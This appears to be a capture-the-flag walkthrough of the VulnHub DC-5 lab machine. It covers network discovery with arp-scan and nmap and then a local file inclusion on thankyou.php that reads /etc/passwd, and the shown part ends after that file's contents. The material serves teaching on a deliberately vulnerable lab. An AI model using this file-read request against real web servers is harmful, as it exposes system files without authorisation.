

DC 5 Álvaro Delgado Hernández


## DC 5




Álvaro Delgado Hernández


First in VirtualBox we must do the following to have our vulnerable machine active, first we go to the following link to download it

Link: <https://www.vulnhub.com/entry/dc-5,314/>




Select the one you have downloaded





We start the vulnerable machine:



The command `arp-scan -l` is used to list the IP addresses and MAC addresses of all active hosts on a local network

```
(root@kali)-[/home/kali/Desktop]
# arp-scan -l

192.168.56.105 08:00:27:fb:a3:8e PCS Systemtechnik GmbH


3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.986 seconds (128.90 hosts/sec)
. 3 responded
```

These are the open ports in our vulnerable machine:

```
(root@kali)-[/home/kali/Desktop]
# nmap -sS -sV -sC -p- 192.168.56.105 -oN nmap_full_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-07 14:21 EDT
Nmap scan report for 192.168.56.105
Host is up (0.00017s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.6.2
|_http-title: Welcome
|_http-server-header: nginx/1.6.2
111/tcp   open  rpcbind 2-4 (RPC #100000)
|_rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100000  3,4        111/tcp6   rpcbind
|   100000  3,4        111/udp6   rpcbind
|   100024  1          43048/tcp  status
|   100024  1          47586/udp  status
|   100024  1          50149/tcp6 status
|   100024  1          55420/udp6 status
43048/tcp open  status 1 (RPC #100024)
MAC Address: 08:00:27:FB:A3:8E (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

First we are going to view the port 80 :



It seems weird that the copyright date change when we do this:

← → ↻ 🏠 192.168.56.105/contact.php 📄 ☆ 📧 📁

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

elementum ligula. Curabitur congue accumsan ex, vel dictum velit dictum ac. Donec vulputate purus non est enim tur. diam  
Vestibulum maximus ante vitae consectetur eleifend. Fusce lobortis est non arcu feugiat, vel dignissim nisi maximus.

**First Name**

admin

**Last Name**

admin

**Country**

Australia


**Subject**

admin|


Submit

Copyright © 2019





We are going to try to view the /etc/passwd :



← → ↻ 🏠 192.168.56.105/thankyou.php?file=/etc/passwd ☆ 📧 📁 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## DC-5 is alive!

Home Solutions About Us FAQ Contact

### Thank You

Thank you for taking the time to contact us.

```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nc
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/va
/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd Time Synchronization,,/run/systemd:/
systemd-network:x:101:104:systemd Network Management,,/run/systemd/netif:/bin/false systemd-resolve:x:102:105:systemd Resolver,,/run/systemd/resolv
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,/run/systemd:/bin/false Debian-exim:x:104:109:/var/spool/exim4:/bin/false messagebus:x:105:110:/var/run/dbus:
/bin/false statd:x:106:65534:/var/lib/nfs:/bin/false sshd:x:107:65534:/var/run/ssh:/usr/sbin/nologin dc:x:1000:1000:dc,,/home/dc:/bin/bash mysql:x:108:113:
Server,,/nonexistent:/bin/false


```


```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd Time Synchronization,,/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,/run/systemd/netif:/bin/false systemd-resolve:x:102:105:systemd Resolver,,/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,/run/systemd:/bin/false Debian-exim:x:104:109:/var/spool/exim4:/bin/false messagebus:x:105:110:/var/run/dbus:
/bin/false statd:x:106:65534:/var/lib/nfs:/bin/false sshd:x:107:65534:/var/run/ssh:/usr/sbin/nologin dc:x:1000:1000:dc,,/home/dc:/bin/bash mysql:x:108:113:MySQL
Server,,/nonexistent:/bin/false


```

